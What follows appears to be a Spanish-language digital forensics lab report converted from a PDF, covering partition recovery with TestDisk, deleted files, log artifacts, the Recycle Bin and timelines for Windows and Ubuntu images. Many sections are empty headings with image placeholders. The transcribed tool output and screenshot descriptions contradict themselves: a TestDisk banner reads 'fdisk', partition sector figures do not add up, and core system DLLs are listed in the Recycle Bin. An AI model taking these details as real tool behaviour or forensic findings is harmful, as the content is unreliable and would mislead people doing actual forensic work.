
Cuentas del sistema (Windows):



Archivos Eliminados Windows



Archivos Eliminados Ubuntu






- Búsqueda de particiones eliminadas

TestDisk.

TestDisk es una herramienta de línea de comandos muy potente para recuperar particiones perdidas o eliminadas.



Windows





No encontró ninguna partición perdida

Ubuntu:



```

Administrator: Windows PowerShell
fdisk 7.0-WIP - Data Recovery Utility, April 2025
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk \\?\PhysicalDrive0 - 42 GB / 40 GiB - VMware, VMware Virtual S
CHS 5221 255 63 - sector size=512

1 Analyse [A] Analyse current partition structure and search for lost partitions
1 Geometry [G] Change disk geometry
1 Options [O] Modify options
1 Quit [Q] Return to disk selection

Note: Correct disk geometry is required for a successful recovery. 'Analyze'
process may give some warnings if it thinks the logical geometry is mismatched.

```



```

Administrator: Windows PowerShell
fdisk 7.0-WIP - Data Recovery Utility, April 2025
Christophe GRENIER <grenier@cgsecurity.org>
https://www.cgsecurity.org

Disk \\?\PhysicalDrive0 - 42 GB / 40 GiB - CHS 5221 255 63
 Partition Start End Size in sectors
 1 Linux ext4 1719168 419440993 30221824
 2 Linux swap 419440993 420000000 55992

```



```

Structure: Ok. Use Up/Down Arrow keys to select partition.
Use Left/Right Arrow keys to CHANGE partition characteristics:
Keys A: add partition, D: delete, B: bad sectors, T: change type, P: list files,
Enter: to continue, Esc: to cancel, F: full backup, R: repair, S: save changes
ext4 blocksize=4096 Large file Sparse SB Recover, 1902 MB / 1814 MiB

```

3.3 Análisis de registros y artefactos

Aquí buscamos las huellas de actividad dejadas por el sistema operativo y las aplicaciones.

Windows:

Ubuntu:

The screenshot displays a detailed forensic analysis of a Linux system, likely a Kali Linux VM, using the WinMonitor tool. The main window shows a comprehensive list of files and their metadata, including timestamps and flags indicating their status. The bottom pane provides a detailed hex dump of a specific file segment, revealing binary data and ASCII characters.



Key elements visible in the interface:


- File List:** Shows a large number of files and directories, primarily located in /var/log and /var/lib/mysql. Many files are marked as "Allocated" or "Unallocated".
- File Types:** A sidebar lists common file types like Images, Videos, Audio, Executables, Documents, and Configuration files.
- Hex Dump:** A large pane at the bottom shows a hex dump of a selected file, with ASCII representation above it. The dump includes binary data and recognizable text patterns.

Papelera de reciclaje


The screenshot shows the WinMonitor interface with multiple tabs open. The main window displays a file search results table for the path 'jmg_Windows_Server_2022_Prod_Clone_20250522.E01/vol_volid/\$Recycle.Bin'. The table has columns for Name, S, C, O, Modified Time, Change Time, Access Time, Created Time, and Size. The results show several entries, including 'current folder' and 'parent folder', along with various system files like 'ntdll.dll', 'kernel32.dll', and 'user32.dll'. The interface includes a navigation bar with tabs like File, Edit, View, VM, Tabs, Help, and a toolbar with icons for copy, paste, and search.



Linea de tiempo Windows





Línea de tiempo Ubuntu Server



